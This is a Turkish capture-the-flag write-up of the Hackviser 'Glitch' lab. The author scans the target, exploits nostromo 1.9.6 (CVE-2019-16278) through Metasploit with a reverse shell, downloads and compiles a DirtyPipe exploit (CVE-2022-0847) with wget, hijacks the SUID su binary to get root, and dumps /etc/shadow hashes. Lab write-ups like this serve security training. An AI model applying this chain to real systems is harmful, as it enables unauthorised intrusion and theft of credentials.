

Hackviser Glitch Write Up

Öncelikle herkese merhaba bugün Hackviser platformundaki Glitch isimli Isınmayı çözeceğiz.

Başlangıçta bize ısınma hakkında kısa bilgi vermiş

Bu alıştırma, yaygın olarak kullanılan nostromo web sunucusunda zafiyet araştırmacılığının nasıl yapılacağını ve linux tabanlı sistemlerde yetki yükseltme saldırılarının nasıl yapılabileceğini öğretmeye odaklanır.

Toplamda 5 sorumuz var sırasıyla

- Hangi portlar açık?
- Çalışan web sunucusunun adı nedir?
- Güvenlik zafiyetinin CVE kodu nedir?
- Linux çekirdek sürümü nedir?
- "hackviser" kullanıcısı için /etc/shadow içindeki parola hash değeri nedir?

Başlangıçta bizi ip adresi yerine bir dns veriyor. Öncelikle bunu hosts dosyamıza ekleyelim

`nano /etc/hosts`

`<ip adresi> goldnertech.hv`

Şimdi taramayla başlayalım

`rustscan -a <ip adresi>`

```
(root@berk) - [~/Documents/Hackviser/Glitch]
# rustscan -a 172.20.2.179
```



```
The Modern Day Port Scanner.
```

```
: http://discord.skerritt.blog :
: https://github.com/RustScan/RustScan :
```

```
I scanned ports so fast, even my computer was surprised.
```

```
[~] The config file is expected to be at "/root/.rustscan.toml"
```

```
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers
```

```
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.
```

```
Open 172.20.2.179:22
Open 172.20.2.179:80
```

```
[~] Starting Script(s)
```

```
[~] Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-28 09:32 EDT
```

```
Initiating Ping Scan at 09:32
Scanning 172.20.2.179 [4 ports]
```

```
Completed Ping Scan at 09:32, 0.12s elapsed (1 total hosts)
```

```
Initiating SYN Stealth Scan at 09:32
Scanning goldnertech.hv (172.20.2.179) [2 ports]
```

```
Discovered open port 22/tcp on 172.20.2.179
Discovered open port 80/tcp on 172.20.2.179
```

```
Completed SYN Stealth Scan at 09:32, 0.14s elapsed (2 total ports)
```

```
Nmap scan report for goldnertech.hv (172.20.2.179)
Host is up, received echo-reply ttl 63 (0.095s latency).
Scanned at 2024-09-28 09:32:51 EDT for 0s
```

PORT	STATE	SERVICE	REASON
22/tcp	open	ssh	syn-ack ttl 63
80/tcp	open	http	syn-ack ttl 63

```
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.48 seconds
Raw packets sent: 6 (240B) | Rcvd: 3 (116B)
```

coming soon.

This website is under construction.

22 ve 80 portlarının açık olduğunu görüyoruz.(1. sorunun cevabı)

```
nmap -Pn -n -p 22,80 172.20.2.179 -oN nmapV.txt -sV
```


```
(root@berk)-[~/Documents/Hackviser/Glitch]
# nmap -Pn -n -p 22,80 172.20.2.179 -oN nmapV.txt -sV
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-28 09:35 EDT
Nmap scan report for 172.20.2.179
Host is up (0.19s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u2 (protocol 2.0)
80/tcp    open  http      nostromo 1.9.6
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.37 seconds
```

nostrmomo çalıştığını görüyoruz (2. sorunun cevabı)

3. Soruda bizden CVE kodu istemiş **nostromo 1.9.6** için exploit araştırılım



The screenshot shows the Exploit Database entry for "nostromo 1.9.6 - Remote Code Execution". The entry includes the following details:

- EDB-ID:** 47837
- CVE:** 2019-16278
- Author:** KR0FF
- Type:** REMOTE
- Platform:** MULTIPLE
- Date:** 2020-01-01
- EDB Verified:** ✓
- Exploit:** 📄 / {}
- Vulnerable App:** 📄

The code snippet for the exploit is as follows:

```
# Exploit Title: nostromo 1.9.6 - Remote Code Execution
# Date: 2019-12-31
# Exploit Author: Kr0ff
# Vendor Homepage:
# Software Link: http://www.nazgul.ch/dev/nostromo-1.9.6.tar.gz
# Version: 1.9.6
# Tested on: Debian
# CVE : CVE-2019-16278

cve2019_16278.py

#!/usr/bin/env python

import sys
import socket

art = ""
```

Bu sürüm için RCE olduğunu görüyoruz CVE kodu **CVE-2019-16278** (3. Sorunun cevabı)

Şimdi bu kodu kullanarak sisteme giriş yapalım. Kodu indirmek yerine msfconsole üzerinden yapacağım.

```

Name      Current Setting  Required  Description
-----
Proxies                    no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      80               yes       The target port (TCP)
SSL        false            no        Negotiate SSL/TLS for outgoing connections
SSLCert    no               no        Path to a custom SSL certificate (default is randomly generated)
URIPATH    no               no        The URI to use for this exploit (default is random)
VHOST      no               no        HTTP server virtual host

When CMDSTAGER::FLAVOR is one of auto,tftp,wget,curl,fetch,lwprequest,psh_invokewebrequest,ftp_http:

Name      Current Setting  Required  Description
-----
SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT    8080             yes       The local port to listen on.

Payload options (cmd/unix/reverse_perl):

Name      Current Setting  Required  Description
-----
LHOST     yes             The listen address (an interface may be specified)

```

Gereken ayarları yapıp exploitiimi başlatıyorum.

```
pwd
/usr/bin
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
shell
[*] Trying to find binary 'python' on the target machine
[-] python not found
[*] Trying to find binary 'python3' on the target machine
[*] Found python3 at /usr/bin/python3
[*] Using `python` to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /usr/bin/bash
id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@debian:/usr/bin$
```


Evet shell'imizi aldık şimdi 4. soruda bizden istenilen linux çekirdek sürümünü öğrenelim bunun için **uname -r** veya **cat /proc/version** komutunu kullanabiliriz.

```
uname -r
5.11.0-051100-generic
www-data@debian:/usr/bin$
```

5.11.0-051100-generic olduğunu görüyoruz (4. sorunun cevabı)

Şimdi yetki yükseltmemiz gerekiyor çünkü 5. soruda bizden hackviser kullanıcısının shadow dosyasındaki parolasının hash değerini istemiş.

Yetki yükseltmek için daha demin bizden istediği linux çekirdek sürümünü kontrol edeceğim bi açık varmı diye bakalım



Linux Kernel 5.8 < 5.16.11 - Local Privilege Escalation (DirtyPipe)

EDB-ID: 50808	CVE: 2022-0847	Author: LANCE BIGGERSTAFF	Type: LOCAL	Platform: LINUX	Date: 2022-03-08
EDB Verified: ✗		Exploit: 📄 / {}		Vulnerable App:	

```
// Exploit Title: Linux Kernel 5.8 < 5.16.11 - Local Privilege Escalation (DirtyPipe)
// Exploit Author: blasty (peter@haxx.in)
// Original Author: Max Kellermann (max.kellermann@ionos.com)
// CVE: CVE-2022-0847

/* SPDX-License-Identifier: GPL-2.0 */
/*
 * Copyright 2022 CM4all GmbH / IONOS SE
 */
```

Ve evet böyle bi açık olduğunu keşfettik

<https://www.exploit-db.com/exploits/50808> öncelikle buradaki kodu kopyalayalım ve kendi makinamızda dirty_pipe.c olarak kaydedelim.

ardından kendi makinamızda kodumuzun bulunduğu yerde bir http server açalım ve hedef makinada /tmp içine giderek bu kodumuzu hedef sisteme yükleyelim.

```
root@berk: ~/Documents/Hackviser/Glitch 117x48
.XIM-unix/
.dirty_pipe.c.swp
.font-unix/
systemd-private-41b0804aa0a44c19118e348ecc70e24-systemd-logind.service-iAugVh/
systemd-private-41b0804aa0a44c19118e348ecc70e24-systemd-timesyncd.service-gZbcail/
> printf("[ ] failed\n");
>
.ICE-unix/
.Test-unix/
.X11-unix/
.XIM-unix/
.dirty_pipe.c.swp
.font-unix/
systemd-private-41b0804aa0a44c19118e348ecc70e24-systemd-logind.service-iAugVh/
systemd-private-41b0804aa0a44c19118e348ecc70e24-systemd-timesyncd.service-gZbcail/
> return EXIT_FAILURE; EDB-ID: CVE: Author: Type:
>
> printf("[s] popping root shell.. (dont forget to clean up /tmp/sh ;))\n");
bash: syntax error near unexpected token '('
www-data@debian:/tmp$ system("/tmp/sh");
bash: syntax error near unexpected token "'/tmp/sh'"
www-data@debian:/tmp$
www-data@debian:/tmp$ return EXIT_SUCCESS;
bash: return: EXIT_SUCCESS: numeric argument required
bash: return: can only 'return' from a function or sourced script
www-data@debian:/tmp$ }
bash: syntax error near unexpected token '}'
www-data@d
www-data@debian:/tmp$ wget http://10.8.8.63:8111/dirty_pipe.c
wget http://10.8.8.63:8111/dirty_pipe.c
--2024-09-28 10:19:03-- http://10.8.8.63:8111/dirty_pipe.c
Connecting to 10.8.8.63:8111... connected.
HTTP request sent, awaiting response... 200 OK
Length: 7298 (7.1K) [text/x-csrc]
Saving to: 'dirty_pipe.c'

dirty_pipe.c      100%[=====] 7.13K --.-KB/s in 0.05s
2024-09-28 10:19:03 (157 KB/s) - 'dirty_pipe.c' saved [7298/7298]

www-data@debian:/tmp$ ls
ls
dirty_pipe.c
systemd-private-41b0804aa0a44c19118e348ecc70e24-systemd-logind.service-iAugVh
systemd-private-41b0804aa0a44c19118e348ecc70e24-systemd-timesyncd.service-gZbcail
www-data@debian:/tmp$
```

```
root@berk: ~/Documents/Hackviser/Glitch
# nano dirty_pipe.c
root@berk: ~/Documents/Hackviser/Glitch
python3 -m http.server 8111
Serving HTTP on 0.0.0.0 port 8111 (http://0.0.0.0:8111/) ...
172.20.2.179 - - [28/Sep/2024 10:19:03] "GET /dirty_pipe.c HTTP/1.1" 200 -
```

ardından kodumuzu derleyelim

gcc dirty_pipe.c -o dirty_pipe

Şimdi bu kodu çalıştırmak için kodun reposunda bize suid yetkili bir dosya yolu vermemiz gerektiği söylenmiş bunun için suid yetkisine sahip dosyalara bakalım

```
find / -perm -4000 2>/dev/null
```

```
find / -perm -4000 2>/dev/null
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/umount
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/mount
/usr/bin/su
/usr/bin/passwd
/usr/bin/newgrp
www-data@debian:/tmp$
```

Herhangibirini seçebiliriz

```
www-data@debian:/tmp$ ./dirty_pipe /usr/bin/su
./dirty_pipe /usr/bin/su
[+] hijacking suid binary..
[+] dropping suid shell..
[+] restoring suid binary..
[+] popping root shell.. (dont forget to clean up /tmp/sh ;)
# id
id
uid=0(root) gid=0(root) groups=0(root)
#
```

Ve evet root olmayı başardık. Şimdi shadow dosyasını okuyabiliriz.

```
cat /etc/shadow
root:$y$j9T$Ft0F/cnN7paaEEQex4.iI.$VB0HUhtFbtzwZv2Fr0j5Wk/S.a5pXYww1YeIUPBkH7:19643:0:99999:7:::
daemon*:19641:0:99999:7:::
bin*:19641:0:99999:7:::
sys*:19641:0:99999:7:::
sync*:19641:0:99999:7:::
games*:19641:0:99999:7:::
man*:19641:0:99999:7:::
lp*:19641:0:99999:7:::
mail*:19641:0:99999:7:::
news*:19641:0:99999:7:::
uucp*:19641:0:99999:7:::
proxy*:19641:0:99999:7:::
www-data*:19641:0:99999:7:::
backup*:19641:0:99999:7:::
list*:19641:0:99999:7:::
irc*:19641:0:99999:7:::
gnats*:19641:0:99999:7:::
nobody*:19641:0:99999:7:::
_apt*:19641:0:99999:7:::
systemd-network*:19641:0:99999:7:::
systemd-resolve*:19641:0:99999:7:::
messagebus*:19641:0:99999:7:::
systemd-timesync*:19641:0:99999:7:::
sshd*:19641:0:99999:7:::
hackviser:$y$j9T$/tk8y1jwJS53UNF04kyhV/$Bk4HShAiYFpsI2X00S/aePEBRJe.CBz3kptqrqAgkM9:19643:0:99999:7:::
systemd-coredump!:19641:0:99999:7:::
#
```

5. sorumuzuda böylece yanıtlamış oluyoruz

Başka bir yazıda görüşmek üzere !

[Linkedin](#)

[Github](#)

[Instagram](#)

[Medium](#)

Ayberk İlbaş